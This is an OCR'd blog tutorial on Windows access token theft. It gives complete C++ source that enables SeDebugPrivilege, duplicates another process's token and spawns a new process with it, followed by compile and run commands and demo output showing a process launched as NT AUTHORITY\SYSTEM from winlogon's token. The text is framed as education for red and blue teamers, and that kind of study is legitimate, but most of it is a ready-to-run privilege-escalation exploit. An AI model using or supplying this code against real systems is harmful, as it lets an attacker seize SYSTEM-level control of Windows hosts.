
If a token has the `SeDebugPrivilege` privilege enabled it is enable a user to bypass/skip the access check in the kernel for a given object. You can retrieve a handle to any process in the system by enabling the `SeDebugPrivilege` in the calling process. The calling process

can then call the `OpenProcess()` Win32 API to obtain a handle with `PROCESS_ALL_ACCESS`, `PROCESS_QUERY_INFORMATION`, or `PROCESS_QUERY_LIMITED_INFORMATION`.

technique. practical example

Creating a new process using a “stolen” token from another process is one of the strategies of token manipulation. This occurs when a token of an existing access token present in one of the active processes on the target host is extracted, duplicated, and then used to create a new process, so granting the new process the privileges of the stolen token.

The following is an overview of the token theft procedure that will be carried out in this practical case:



First of all, sometimes you do have `SeDebugPrivilege` in your current set of privileges, but it is disabled, so you must turn it on:

```
// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

Then, open a process whose access token you wish to steal and obtain a handle to that process's access token:

```
// get access token
HANDLE getToken(DWORD pid) {
  HANDLE cToken = NULL;
  HANDLE ph = NULL;
  if (pid == 0) {
    ph = GetCurrentProcess();
  } else {
    ph = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, pid);
  }
  if (!ph) cToken = (HANDLE)NULL;
  printf(ph ? "successfully get process handle :)\n" : "failed to get process handle
:(\n");
  BOOL res = OpenProcessToken(ph, MAXIMUM_ALLOWED, &cToken);
  if (!res) cToken = (HANDLE)NULL;
  printf((cToken != (HANDLE)NULL) ? "successfully get access token :)\n" : "failed to
get access token :(\n");
  return cToken;
}
```

Make a duplicate of the access token present in that process:

```
//...
res = DuplicateTokenEx(token, MAXIMUM_ALLOWED, NULL, SecurityImpersonation,
TokenPrimary, &dToken);
//...
```

Finally, with the newly acquired access token, initiate a new process:

```
//...
STARTUPINFOW si;
PROCESS_INFORMATION pi;
BOOL res = TRUE;
ZeroMemory(&si, sizeof(STARTUPINFOW));
ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
si.cb = sizeof(STARTUPINFOW);
//...
res = CreateProcessWithTokenW(dToken, LOGON_WITH_PROFILE, app, NULL, 0, NULL, NULL,
&si, &pi);
//...
```

So, the full source code of this logic is look like this:

```
/*
hack.cpp
token theft
enable set of priv
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/25/token-theft-1.html
*/
#include <windows.h>
#include <stdio.h>
#include <iostream>

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}

// get access token
HANDLE getToken(DWORD pid) {
  HANDLE cToken = NULL;
  HANDLE ph = NULL;
  if (pid == 0) {
    ph = GetCurrentProcess();
  } else {
    ph = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, pid);
  }
  if (!ph) cToken = (HANDLE)NULL;
  printf(ph ? "successfully get process handle :)\n" : "failed to get process handle
:(\n");
  BOOL res = OpenProcessToken(ph, MAXIMUM_ALLOWED, &cToken);
  if (!res) cToken = (HANDLE)NULL;
  printf((cToken != (HANDLE)NULL) ? "successfully get access token :)\n" : "failed to
get access token :(\n");
  return cToken;
}

// create process
BOOL createProcess(HANDLE token, LPCWSTR app) {
```

```
  HANDLE dToken = NULL;
  STARTUPINFOW si;
  PROCESS_INFORMATION pi;
  BOOL res = TRUE;
  ZeroMemory(&si, sizeof(STARTUPINFOW));
  ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
  si.cb = sizeof(STARTUPINFOW);

  res = DuplicateTokenEx(token, MAXIMUM_ALLOWED, NULL, SecurityImpersonation,
TokenPrimary, &dToken);
  printf(res ? "successfully duplicate process token :)\n" : "failed to duplicate
process token :(\n");
  res = CreateProcessWithTokenW(dToken, LOGON_WITH_PROFILE, app, NULL, 0, NULL, NULL,
&si, &pi);
  printf(res ? "successfully create process :)\n" : "failed to create process :(\n");
  return res;
}

int main(int argc, char** argv) {
  if (!setPrivilege(SE_DEBUG_NAME)) return -1;
  DWORD pid = atoi(argv[1]);
  HANDLE cToken = getToken(pid);
  if (!createProcess(cToken, L"C:\\Windows\\System32\\mspaint.exe")) return -1;
  return 0;
}
```

This code is just dirty PoC, for simplicity, I run `mspaint.exe`.

demo


Let's go to see everything in action. Compile our PoC:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-25-token-theft-1]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-25-token-theft-1]
└─$ ls -lt
total 896
-rwxr-xr-x 1 cocomelonc cocomelonc 913408 Sep 28 06:18 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   2305 Sep 28 02:58 hack.cpp
```


Then, run it at the victim's machine:

```
.\hack.exe <PID>
```



As a local administrator (in a high-integrity environment), you may steal the `winlogon.exe (PID: 560)` access token to create a new process as `SYSTEM`:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mspaint.exe:1420 Properties
GPU Graph Threads TCP/IP Security Environment Job Strings
Image Performance Performance Graph Disk and Network
Image File
Paint
Version: 10.0.17134.1
Build Time:
Path:
C:\Windows\System32\mspaint.exe
Command line:
"C:\Windows\System32\mspaint.exe"
Current directory:
C:\Windows\System32\
Autostart Location:
n/a
Parent: <Non-existent Process>(4492)
User: NT AUTHORITY\SYSTEM
Started: 4:01:49 AM 9/28/2022 Image: 64-bit
Comment:
VirusTotal: Submit
Data Execution Prevention (DEP) Status: Enabled
Address Space Load Randomization: High-Entropy
Control Flow Guard: Enabled
Enterprise Context: N/A
Untitled - Paint
File Home View
Clipboard Image Tools Brushes Shapes Size Colors Edit with Paint 3D Product alert
100%
<Filter by name>
Description Company Name
Console Window Host Microsoft Corporation
Console Window Host Microsoft Corporation
Client Server Runtime Process Microsoft Corporation
Client Server Runtime Process Microsoft Corporation
CTF Loader Microsoft Corporation
Search and Cortana applicati Microsoft Corporation
Windows Security Health Se... Microsoft Corporation
9:32 AM
9/28/2022
Right Ctrl
L"C:\\Windows\\System32\\mspaint.exe")) return -1;



This is because successful token theft. Perfect!

Maybe for some specialists, this code will not be new, but I think it can be taken as the basis for more serious projects when automating red team scenarios, also for entry level.

impersonate

As I wrote earlier, we also able to use `ImpersonateLoggedOnUser` to permit our current thread to assume the identity of another logged-in user (impersonate). Until `RevertToSelf()` is invoked or the thread ends, the thread will continue to impersonate the logged-on user. Let's look at that in the next post.

This attack technique is used by APT28 and FIN8 groups in the wild.

I hope this post least a little useful for entry level cyber security specialists (and possibly even professionals), also spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Local Security Authority
Privilege Constants
LookupPrivilegeValue
AdjustTokenPrivileges
OpenProcessToken
DuplicateTokenEx
OpenProcess
CreateProcessWithTokenW
ATT&CK MITRE: Token Impersonation/Theft
APT28
FIN8
source code on github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine